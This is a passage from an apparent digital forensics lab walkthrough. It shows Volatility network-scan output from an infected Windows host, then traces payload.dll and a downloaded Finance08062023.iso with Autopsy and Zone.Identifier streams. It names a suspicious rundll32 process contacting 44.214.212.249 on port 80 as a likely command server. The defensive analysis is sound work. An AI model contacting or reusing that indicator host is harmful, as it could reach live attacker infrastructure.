0x800ae0b8d7b0	TCPv4	0.0.0.0 49731	0.0.0.0 0			LISTENING	
8024	svchost.exe	2023-08-10 00:24:59.000000					
0x800ae0b8d7b0	TCPv6	:: 49731	:: 0			LISTENING	
8024	svchost.exe	2023-08-10 00:24:59.000000					
0x800ae0bf6a40	UDPv4	0.0.0.0 0	* 0			-	-
2023-08-10 00:30:31.000000							
0x800ae0c53010	TCPv4	192.168.152.134 53116	44.214.212.249 80				
CLOSED 6744	powershell.exe	2023-08-10 09:35:41.000000					
0x800ae0e360e0	UDPv4	0.0.0.0 0	* 0				7820
Velociraptor.e	2023-08-10 09:35:20.000000						
0x800ae0e360e0	UDPv6	:: 0	* 0				7820
Velociraptor.e	2023-08-10 09:35:20.000000						
0x800ae0e36720	UDPv4	0.0.0.0 55396	* 0				1272
svchost.exe	2023-08-10 09:35:39.000000						
0x800ae0e36720	UDPv6	:: 55396	* 0				1272
svchost.exe	2023-08-10 09:35:39.000000						
0x800ae0e36d60	UDPv4	0.0.0.0 0	* 0				7820
Velociraptor.e	2023-08-10 09:35:20.000000						
0x800ae0e36d60	UDPv6	:: 0	* 0				7820
Velociraptor.e	2023-08-10 09:35:20.000000						
0x800ae0e373a0	UDPv4	0.0.0.0 55185	* 0				2784
chrome.exe	2023-08-10 09:33:49.000000						
0x800ae0e37b70	UDPv4	0.0.0.0 5353	* 0				892
chrome.exe	2023-08-10 09:32:37.000000						
0x800ae0e37b70	UDPv6	:: 5353	* 0				892
chrome.exe	2023-08-10 09:32:37.000000						
0x800ae0e384d0	UDPv4	0.0.0.0 50396	* 0				1272
svchost.exe	2023-08-10 09:35:16.000000						
0x800ae0e384d0	UDPv6	:: 50396	* 0				1272
svchost.exe	2023-08-10 09:35:16.000000						
0x800ae0e38b10	UDPv4	0.0.0.0 0	* 0				440
svchost.exe	2023-08-10 09:35:16.000000						
0x800ae0e38b10	UDPv6	:: 0	* 0				440
svchost.exe	2023-08-10 09:35:16.000000						
0x800ae0e38ca0	UDPv4	0.0.0.0 5353	* 0				892
chrome.exe	2023-08-10 09:32:37.000000						
0x800ae0e44050	UDPv4	0.0.0.0 0	* 0				3648
rundll32.exe	2023-08-10 00:32:02.000000						
0x800ae0e44370	UDPv4	0.0.0.0 5355	* 0				1272
svchost.exe	2023-08-10 00:32:05.000000						
0x800ae0e44820	UDPv4	0.0.0.0 55476	* 0				1272
svchost.exe	2023-08-10 00:32:05.000000						
0x800ae0e44820	UDPv6	:: 55476	* 0				1272
svchost.exe	2023-08-10 00:32:05.000000						
0x800ae0e44b40	UDPv4	0.0.0.0 0	* 0				3648
rundll32.exe	2023-08-10 00:32:02.000000						
0x800ae0e44b40	UDPv6	:: 0	* 0				3648
rundll32.exe	2023-08-10 00:32:02.000000						
0x800ae0e914b0	TCPv4	192.168.152.134 52810	44.214.212.249 80				

LAST_ACK	3648	rundll32.exe	2023-08-10 09:33:36.000000				
0x800ae0f50950	UDPv4	0.0.0.0 0	*	0			1172
svchost.exe		2023-08-10 00:32:14.000000					
0x800ae0f50950	UDPv6	:: 0	*	0			1172
svchost.exe		2023-08-10 00:32:14.000000					
0x800ae0f89520	UDPv4	0.0.0.0 5355	*	0			1272
svchost.exe		2023-08-10 00:31:56.000000					
0x800ae1121940	TCPv4	192.168.152.134 49862		192.168.152.133	8000		
ESTABLISHED	7820	Velociraptor.e	2023-08-10 09:11:16.000000				
0x800ae113e010	TCPv4	192.168.152.134 53118		44.214.212.249	80		
ESTABLISHED	3648	rundll32.exe	2023-08-10 09:35:41.000000				
0x800ae12b5a20	TCPv4	192.168.152.134 49853		52.123.245.168	443		
CLOSED	6908	SkypeApp.exe	2023-08-10 09:10:29.000000				
0x800ae1319b60	TCPv4	192.168.152.134 52814		34.104.35.123	80		
ESTABLISHED	440	svchost.exe	2023-08-10 09:33:37.000000				
0x800ae134f730	TCPv4	192.168.152.134 49705		192.229.221.95	80		
CLOSE_WAIT	2440	WWAHost.exe	2023-08-10 00:24:11.000000				
0x800ae1350a40	TCPv4	192.168.152.134 49711		96.16.54.99	443		
CLOSE_WAIT	2440	WWAHost.exe	2023-08-10 00:24:11.000000				
0x800ae1387740	TCPv4	192.168.152.134 49710		96.16.54.99	443		
CLOSE_WAIT	2440	WWAHost.exe	2023-08-10 00:24:11.000000				
0x800ae13a98a0	TCPv4	192.168.152.134 53115		44.214.212.249	80		
CLOSED	5468	rundll32.exe	2023-08-10 09:35:40.000000				
0x800ae13ab050	TCPv4	192.168.152.134 49858		52.168.112.66	443		
CLOSED	6908	SkypeApp.exe	2023-08-10 09:10:47.000000				
0x800ae13e6a70	TCPv4	192.168.152.134 49876		40.115.3.253	443		
ESTABLISHED	440	svchost.exe	2023-08-10 09:11:22.000000				
0x800ae15a39f0	TCPv4	0.0.0.0 5357	0.0.0.0 0		LISTENING		4
System		2023-08-10 00:23:14.000000					
0x800ae15a39f0	TCPv6	:: 5357	::	0	LISTENING		4
System		2023-08-10 00:23:14.000000					
0x800ae16331d0	UDPv4	0.0.0.0 0	*	0			-
		2023-08-10 00:30:31.000000					
0x800ae16331d0	UDPv6	:: 0	*	0			-
		2023-08-10 00:30:31.000000					
0x800ae16df010	TCPv4	192.168.152.134 49714		96.16.54.99	443		
CLOSE_WAIT	2440	WWAHost.exe	2023-08-10 00:24:11.000000				
0x800ae17a8b60	TCPv4	192.168.152.134 53111		140.82.121.3	443		
ESTABLISHED	7820	Velociraptor.e	2023-08-10 09:35:39.000000				
0x800ae1a0b900	UDPv4	0.0.0.0 500	*	0			440
svchost.exe		2023-08-10 00:24:58.000000					
0x800ae1a0b900	UDPv6	:: 500	*	0			440
svchost.exe		2023-08-10 00:24:58.000000					
0x800ae1a0e7e0	UDPv4	0.0.0.0 4500	*	0			440
svchost.exe		2023-08-10 00:24:58.000000					
0x800ae1a0e7e0	UDPv6	:: 4500	*	0			440
svchost.exe		2023-08-10 00:24:58.000000					
0x800ae1a0faa0	UDPv4	0.0.0.0 3702	*	0			1996
svchost.exe		2023-08-10 00:23:14.000000					
0x800ae1a0fc30	UDPv4	0.0.0.0 3702	*	0			1996

```
svchost.exe 2023-08-10 00:23:14.000000
0x800ae1a0fc30 UDPv6 :: 3702 * 0 1996
svchost.exe 2023-08-10 00:23:14.000000
0x800ae1a10270 UDPv4 0.0.0.0 3702 * 0 1996
svchost.exe 2023-08-10 00:23:14.000000
0x800ae1a10590 UDPv4 0.0.0.0 3702 * 0 1996
svchost.exe 2023-08-10 00:23:14.000000
0x800ae1a10590 UDPv6 :: 3702 * 0 1996
svchost.exe 2023-08-10 00:23:14.000000
0x800ae1a108b0 UDPv4 0.0.0.0 49562 * 0 1996
svchost.exe 2023-08-10 00:23:14.000000
0x800ae1a113a0 UDPv4 0.0.0.0 49563 * 0 1996
svchost.exe 2023-08-10 00:23:14.000000
0x800ae1a113a0 UDPv6 :: 49563 * 0 1996
svchost.exe 2023-08-10 00:23:14.000000
0x800ae1a15860 UDPv6 fe80::98f6:8cdd:2543:684b 63379 * 0
1996 svchost.exe 2023-08-10 00:23:15.000000
0x800ae1a15b80 UDPv4 192.168.152.134 63381 * 0
1996 svchost.exe 2023-08-10 00:23:15.000000
0x800ae1a164e0 UDPv4 127.0.0.1 63382 * 0
1996 svchost.exe 2023-08-10 00:23:15.000000
0x800ae1a16800 UDPv6 ::1 63380 * 0 1996
svchost.exe 2023-08-10 00:23:15.000000
0x800ae1a16990 UDPv6 fe80::98f6:8cdd:2543:684b 1900 * 0
1996 svchost.exe 2023-08-10 00:23:15.000000
0x800ae1a172f0 UDPv4 192.168.152.134 1900 * 0
1996 svchost.exe 2023-08-10 00:23:15.000000
0x800ae1a17480 UDPv6 ::1 1900 * 0 1996
svchost.exe 2023-08-10 00:23:15.000000
0x800ae1a18d80 UDPv4 127.0.0.1 1900 * 0
1996 svchost.exe 2023-08-10 00:23:15.000000
0x800ae1a25260 UDPv4 0.0.0.0 0 * 0 - -
2023-08-10 00:31:09.000000
0x800ae1a25260 UDPv6 :: 0 * 0 - -
2023-08-10 00:31:09.000000
0x800ae1a26840 UDPv4 0.0.0.0 0 * 0 - -
2023-08-10 00:31:09.000000
0x800ae1a29bd0 UDPv4 0.0.0.0 0 * 0 - -
2023-08-10 00:31:10.000000
0x800ae1a2a3a0 UDPv4 0.0.0.0 0 * 0 - -
2023-08-10 00:31:10.000000
0x800ae1a2a3a0 UDPv6 :: 0 * 0 - -
2023-08-10 00:31:10.000000
0x800ae1b6c050 TCPv4 192.168.152.134 52797 142.250.186.195 443
ESTABLISHED 2784 chrome.exe 2023-08-10 09:33:33.000000
0x800ae1cebdf0 UDPv4 0.0.0.0 0 * 0 8024
svchost.exe 2023-08-10 00:24:59.000000
0x800ae1cebdf0 UDPv6 :: 0 * 0 8024
svchost.exe 2023-08-10 00:24:59.000000
0x800ae1f02300 UDPv4 0.0.0.0 56456 * 0 1272
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svchost.exe	2023-08-10 09:32:33.000000						
0x800ae1f02300	UDPv6	::	56456	*	0		1272
svchost.exe	2023-08-10 09:32:33.000000						
0x800ae1f02ad0	UDPv4	0.0.0.0	55383	*	0		2784
chrome.exe	2023-08-10 09:32:34.000000						
0x800ae1f02c60	UDPv4	0.0.0.0	65457	*	0		6908
SkypeApp.exe	2023-08-10 09:10:31.000000						
0x800ae1f02c60	UDPv6	::	65457	*	0		6908
SkypeApp.exe	2023-08-10 09:10:31.000000						
0x800ae1f032a0	UDPv4	0.0.0.0	5355	*	0		1272
svchost.exe	2023-08-10 09:25:16.000000						
0x800ae1f032a0	UDPv6	::	5355	*	0		1272
svchost.exe	2023-08-10 09:25:16.000000						
0x800ae1f035c0	UDPv4	192.168.152.134	63643	*	0		
892 chrome.exe	2023-08-10 09:32:33.000000						
0x800ae1f03a70	UDPv4	0.0.0.0	5355	*	0		1272
svchost.exe	2023-08-10 09:25:16.000000						
0x800ae1f040b0	UDPv4	0.0.0.0	55432	*	0		2784
chrome.exe	2023-08-10 09:32:34.000000						
0x800ae1f043d0	UDPv4	0.0.0.0	57346	*	0		2784
chrome.exe	2023-08-10 09:32:34.000000						
0x800ae1f04d30	UDPv4	0.0.0.0	55121	*	0		2784
chrome.exe	2023-08-10 09:32:34.000000						
0x800ae1f051e0	UDPv4	0.0.0.0	56220	*	0		2784
chrome.exe	2023-08-10 09:32:34.000000						
0x800ae1f156d0	UDPv4	0.0.0.0	3702	*	0		1584
dasHost.exe	2023-08-10 00:23:44.000000						
0x800ae1f17480	UDPv4	0.0.0.0	500	*	0		440
svchost.exe	2023-08-10 00:24:58.000000						
0x800ae1f17de0	UDPv4	0.0.0.0	3702	*	0		1584
dasHost.exe	2023-08-10 00:23:44.000000						
0x800ae1f19230	UDPv4	0.0.0.0	3702	*	0		1584
dasHost.exe	2023-08-10 00:23:44.000000						
0x800ae1f19230	UDPv6	::	3702	*	0		1584
dasHost.exe	2023-08-10 00:23:44.000000						
0x800ae1f193c0	UDPv4	0.0.0.0	64514	*	0		1584
dasHost.exe	2023-08-10 00:23:44.000000						
0x800ae1f19a00	UDPv4	0.0.0.0	3702	*	0		1584
dasHost.exe	2023-08-10 00:23:44.000000						
0x800ae1f19a00	UDPv6	::	3702	*	0		1584
dasHost.exe	2023-08-10 00:23:44.000000						
0x800ae1f1acc0	UDPv4	0.0.0.0	64515	*	0		1584
dasHost.exe	2023-08-10 00:23:44.000000						
0x800ae1f1acc0	UDPv6	::	64515	*	0		1584
dasHost.exe	2023-08-10 00:23:44.000000						
0x800ae1f3c4b0	UDPv4	0.0.0.0	4500	*	0		440
svchost.exe	2023-08-10 00:24:58.000000						
0x800ae1f3ddb0	UDPv4	0.0.0.0	0	*	0		440
svchost.exe	2023-08-10 00:24:58.000000						
0x800ae1f401a0	UDPv4	0.0.0.0	0	*	0		440

svchost.exe	2023-08-10 00:24:59.000000							
0x800ae1f401a0	UDPv6	::	0	*	0			440
svchost.exe	2023-08-10 00:24:59.000000							
0x800ae1f41910	UDPv4	0.0.0.0	0	*	0			8024
svchost.exe	2023-08-10 00:24:59.000000							
0x800ae21ac1e0	TCPv4	192.168.152.134	52834		142.250.203.202			443
ESTABLISHED	2784	chrome.exe	2023-08-10 09:33:45.000000					
0x800ae21ae320	TCPv4	192.168.152.134	49712		96.16.54.99			443
CLOSE_WAIT	2440	WWAHost.exe	2023-08-10 00:24:11.000000					
0x800ae2202300	UDPv4	0.0.0.0	3702	*	0			1584
dasHost.exe	2023-08-10 09:10:17.000000							
0x800ae2202300	UDPv6	::	3702	*	0			1584
dasHost.exe	2023-08-10 09:10:17.000000							
0x800ae2202490	UDPv4	0.0.0.0	5355	*	0			1272
svchost.exe	2023-08-10 09:10:18.000000							
0x800ae2202940	UDPv4	0.0.0.0	5353	*	0			1272
svchost.exe	2023-08-10 09:10:18.000000							
0x800ae2202940	UDPv6	::	5353	*	0			1272
svchost.exe	2023-08-10 09:10:18.000000							
0x800ae2202c60	UDPv4	0.0.0.0	5355	*	0			1272
svchost.exe	2023-08-10 09:10:18.000000							
0x800ae2202c60	UDPv6	::	5355	*	0			1272
svchost.exe	2023-08-10 09:10:18.000000							
0x800ae22032a0	UDPv4	0.0.0.0	5353	*	0			1272
svchost.exe	2023-08-10 09:10:18.000000							
0x800ae2203430	UDPv4	0.0.0.0	3702	*	0			1584
dasHost.exe	2023-08-10 09:10:17.000000							
0x800ae22038e0	UDPv4	0.0.0.0	63078	*	0			1584
dasHost.exe	2023-08-10 09:10:17.000000							
0x800ae22038e0	UDPv6	::	63078	*	0			1584
dasHost.exe	2023-08-10 09:10:17.000000							
0x800ae2203a70	UDPv4	192.168.152.134	137	*	0			4
System	2023-08-10 09:10:18.000000							
0x800ae2203c00	UDPv4	0.0.0.0	0	*	0			1272
svchost.exe	2023-08-10 09:10:18.000000							
0x800ae2203c00	UDPv6	::	0	*	0			1272
svchost.exe	2023-08-10 09:10:18.000000							
0x800ae2203d90	UDPv4	0.0.0.0	0	*	0			4492
chrome.exe	2023-08-10 09:23:50.000000							
0x800ae2203d90	UDPv6	::	0	*	0			4492
chrome.exe	2023-08-10 09:23:50.000000							
0x800ae22040b0	UDPv4	0.0.0.0	0	*	0			4492
chrome.exe	2023-08-10 09:23:50.000000							
0x800ae22043d0	UDPv4	192.168.152.134	138	*	0			4
System	2023-08-10 09:10:18.000000							
0x800ae2204560	UDPv4	0.0.0.0	3702	*	0			1584
dasHost.exe	2023-08-10 09:10:17.000000							
0x800ae2204560	UDPv6	::	3702	*	0			1584
dasHost.exe	2023-08-10 09:10:17.000000							
0x800ae2204880	UDPv4	0.0.0.0	63077	*	0			1584

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dasHost.exe      2023-08-10 09:10:17.000000
0x800ae2204a10  UDPv4      0.0.0.0 0      *      0      4492
chrome.exe      2023-08-10 09:23:50.000000
0x800ae2204a10  UDPv6      ::      0      *      0      4492
chrome.exe      2023-08-10 09:23:50.000000
0x800ae2205050  UDPv4      0.0.0.0 3702   *      0      1584
dasHost.exe      2023-08-10 09:10:17.000000
0x800ae22051e0  UDPv4      0.0.0.0 0      *      0      4492
chrome.exe      2023-08-10 09:23:50.000000
0x800ae23cfa20  TCPv4      192.168.152.134 49720  20.42.65.90  443
CLOSED 2440 WWAHost.exe 2023-08-10 00:24:14.000000
0x800ae25dba20  TCPv4      192.168.152.134 49709  96.16.54.99  443
CLOSE_WAIT 2440 WWAHost.exe 2023-08-10 00:24:11.000000
0x800ae26a5050  TCPv4      192.168.152.134 52683  142.250.203.202 443
ESTABLISHED 2784 chrome.exe 2023-08-10 09:32:47.000000
0x800ae2d1eb60  TCPv4      192.168.152.134 49856  104.81.60.16  80
CLOSE_WAIT 6908 SkypeApp.exe 2023-08-10 09:10:32.000000
0x800ae41688d0  UDPv4      0.0.0.0 0      *      0      -      -
2023-08-10 00:28:55.000000
0x800ae41693c0  UDPv4      0.0.0.0 0      *      0      -      -
2023-08-10 00:28:55.000000
0x800ae41693c0  UDPv6      ::      0      *      0      -      -
2023-08-10 00:28:55.000000
0x800ae416c5c0  UDPv4      0.0.0.0 0      *      0      -      -
2023-08-10 00:28:55.000000
0x800ae416c5c0  UDPv6      ::      0      *      0      -      -
2023-08-10 00:28:55.000000
0x800ae416d880  UDPv4      0.0.0.0 0      *      0      -      -
2023-08-10 00:28:55.000000
0x800ae418f390  UDPv4      0.0.0.0 5355   *      0      1272
svchost.exe     2023-08-10 00:31:56.000000
0x800ae418f390  UDPv6      ::      5355   *      0      1272
svchost.exe     2023-08-10 00:31:56.000000
```


The suspicious process (PID 3648 ) has been communicating with 44.214.212.249 over port 80 .

## Disk Image/Rapid Triage Data Examination & Analysis


### Searching for Keywords with Autopsy

Let's first open Autopsy and access the case from  
C:\Users\johndoe\Desktop\MalwareAttack .


Now, to trace `payload.dll` on the disk, we'll navigate through Autopsy and initiate a search for the `payload.dll` keyword, prioritizing results by their creation time.



Among the 29 findings, the `Finance08062023.iso` file in the Downloads directory should pique our interest (recall the DLL on the E drive?). We can extract this file for subsequent scrutiny, by right-clicking and selecting `Extract File(s)`.



Given the file's presence in the Downloads folder and a corresponding Chrome cache file (`f_000003`) pointing to similar strings, it's plausible that the ISO file was fetched via a browser.




## Identifying Web Download Information & Extracting Files with Autopsy

To extract web download details, we'll harness the capabilities of ADS. Within Autopsy, we can access the Downloads directory to locate our file. Here, the .Zone.Identifier information, courtesy of the Alternate Data Stream (ADS) file attributes, is invaluable.


The screenshot shows a file list in the Downloads directory. The file 'Finance08062023 (1).iso' has an ADS named '.Zone.Identifier' with a size of 88 bytes. The ADS content is visible in the 'Text' column.

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Known	Location
[current folder]				2023-08-10 11:15:18 CEST	2023-08-10 11:15:18 CEST	2023-08-10 11:41:42 CEST	2023-08-10 02:21:39 CEST	56	Allocated	Allocated	unknown	/img_fulldisk.raw.001/Users/johndoe
[parent folder]				2023-08-10 02:23:27 CEST	2023-08-10 02:23:27 CEST	2023-08-10 12:00:39 CEST	2023-08-10 02:21:39 CEST	256	Allocated	Allocated	unknown	/img_fulldisk.raw.001/Users/johndoe
desktop.ini			0	2023-08-10 02:21:44 CEST	2023-08-10 02:21:44 CEST	2023-08-10 12:00:39 CEST	2023-08-10 02:21:44 CEST	282	Allocated	Allocated	unknown	/img_fulldisk.raw.001/Users/johndoe
Finance08062023 (1).iso			1	2023-08-10 11:14:48 CEST	2023-08-10 11:14:48 CEST	2023-08-10 11:14:48 CEST	2023-08-10 11:14:47 CEST	352256	Allocated	Allocated	unknown	/img_fulldisk.raw.001/Users/johndoe
Finance08062023 (1).iso:Zone.Identifier			1	2023-08-10 11:14:48 CEST	2023-08-10 11:14:48 CEST	2023-08-10 11:14:48 CEST	2023-08-10 11:14:47 CEST	88	Allocated	Allocated	unknown	/img_fulldisk.raw.001/Users/johndoe
Finance08062023 (2).iso			1	2023-08-10 11:15:18 CEST	2023-08-10 11:15:18 CEST	2023-08-10 11:15:18 CEST	2023-08-10 11:15:17 CEST	352256	Allocated	Allocated	unknown	/img_fulldisk.raw.001/Users/johndoe
Finance08062023 (2).iso:Zone.Identifier			1	2023-08-10 11:15:18 CEST	2023-08-10 11:15:18 CEST	2023-08-10 11:15:18 CEST	2023-08-10 11:15:17 CEST	88	Allocated	Allocated	unknown	/img_fulldisk.raw.001/Users/johndoe
Finance08062023.iso			1	2023-08-10 11:14:41 CEST	2023-08-10 11:14:41 CEST	2023-08-10 11:15:17 CEST	2023-08-10 11:14:39 CEST	352256	Allocated	Allocated	unknown	/img_fulldisk.raw.001/Users/johndoe
Finance08062023.iso:Zone.Identifier			1	2023-08-10 11:14:41 CEST	2023-08-10 11:14:41 CEST	2023-08-10 11:15:17 CEST	2023-08-10 11:14:39 CEST	88	Allocated	Allocated	unknown	/img_fulldisk.raw.001/Users/johndoe

